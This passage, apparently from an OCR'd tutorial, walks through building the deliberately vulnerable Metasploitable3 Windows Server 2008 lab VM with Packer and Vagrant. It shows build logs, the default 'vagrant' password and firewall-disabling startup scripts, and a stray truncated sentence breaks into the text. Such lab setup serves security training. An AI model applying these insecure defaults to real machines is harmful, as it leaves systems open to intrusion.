
Administrator: C:\Windows\System32\cmd.exe

```
Downloading Windows Management Framework 5.0
Starting installation process...

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
     47       5     1100       2996    55     0.00    272 wusa
```

The system will also restart many times during the configuration process. You may login into the virtual machine if you want. The password for vagrant is "vagrant". Also take care not to shut down the virtual machine mistaking it to be finished. the building process is not finished until there is a message in command line saying "Builds finished" as shown below.



upport **mouse pointer integration** in the current video mode. You need to capture the mouse (by clicking over the VM display or pressing the host key) in order to




```
    virtualbox-iso: C:\Users\vagrant>msiexec /qb /x C:\Windows\Temp\7zInstaller-x64.msi
==> virtualbox-iso: Provisioning with shell script: C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/configs/packer_cleanup.bat
    virtualbox-iso:
    virtualbox-iso: C:\Users\vagrant>rmdir /S /Q C:\vagrant
==> virtualbox-iso: Provisioning with Powershell...
==> virtualbox-iso: Provisioning with powershell script: F:\usr\sap\NSP\tmp\powershell-provisioner589522651
    virtualbox-iso:
    virtualbox-iso:
    virtualbox-iso:     Directory: C:\
    virtualbox-iso:
    virtualbox-iso:
    virtualbox-iso: Mode                LastWriteTime         Length Name
    virtualbox-iso: ----                -------------         ------ ----
    virtualbox-iso: d-----        2/24/2019   1:44 AM                startup
==> virtualbox-iso: Uploading C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/configs/disable_firewall.bat => C:/startup/disable_fi
1 items:  44 B / 44 B  5s
==> virtualbox-iso: Uploading C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/configs/enable_firewall.bat => C:/startup/enable_fire
1 items:  42 B / 42 B  0s
==> virtualbox-iso: Uploading C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/configs/configure_firewall.bat => C:/startup/configure
1 items:  2.22 KiB / 2.22 KiB  0s
==> virtualbox-iso: Uploading C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/installs/install_share_autorun.bat => C:/startup/insta
1 items:  185 B / 185 B  0s
==> virtualbox-iso: Uploading C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../../scripts/installs/setup_linux_share.bat => C:/startup/setup_li
1 items:  231 B / 231 B  1s
==> virtualbox-iso: Gracefully halting virtual machine...
    virtualbox-iso: Removing floppy drive...
==> virtualbox-iso: Preparing to export machine...
    virtualbox-iso: Deleting forwarded port mapping for the communicator (SSH, WinRM, etc) (host port 4287)
==> virtualbox-iso: Exporting virtual machine...
    virtualbox-iso: Executing: export metasploitable3-win2k8 --output output-virtualbox-iso\metasploitable3-win2k8.ovf
==> virtualbox-iso: Deregistering and deleting VM...
==> virtualbox-iso: Running post-processor: vagrant
==> virtualbox-iso (vagrant): Creating Vagrant box for 'virtualbox' provider
    virtualbox-iso (vagrant): Copying from artifact: output-virtualbox-iso\metasploitable3-win2k8-disk001.vmdk
    virtualbox-iso (vagrant): Copying from artifact: output-virtualbox-iso\metasploitable3-win2k8.ovf
    virtualbox-iso (vagrant): Renaming the OVF to box.ovf...
    virtualbox-iso (vagrant): Using custom Vagrantfile: C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/vagrantfile-windows_2008_r2.template
    virtualbox-iso (vagrant): Compressing: Vagrantfile
    virtualbox-iso (vagrant): Compressing: box.ovf
    virtualbox-iso (vagrant): Compressing: metadata.json
    virtualbox-iso (vagrant): Compressing: metasploitable3-win2k8-disk001.vmdk
Build 'virtualbox-iso' finished.

==> Builds finished. The artifacts of successful builds are:
--> virtualbox-iso: 'virtualbox' provider box: C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master\packer\templates/../builds/windows_2008_r2_virtualbox_0.1.0.box

C:\Users\nspadm\Downloads\Metasploitable3\metasploitable3-master>
```

After the image is successfully built, run another command as shown below.


vagrant box add packer/builds/windows_2008_r2_*_0.1.0.box --name =metasploitable3-win2k8

The name is your choice though. This command will setup the Windows server 2008 with all vulnerable softwares into virtualbox.



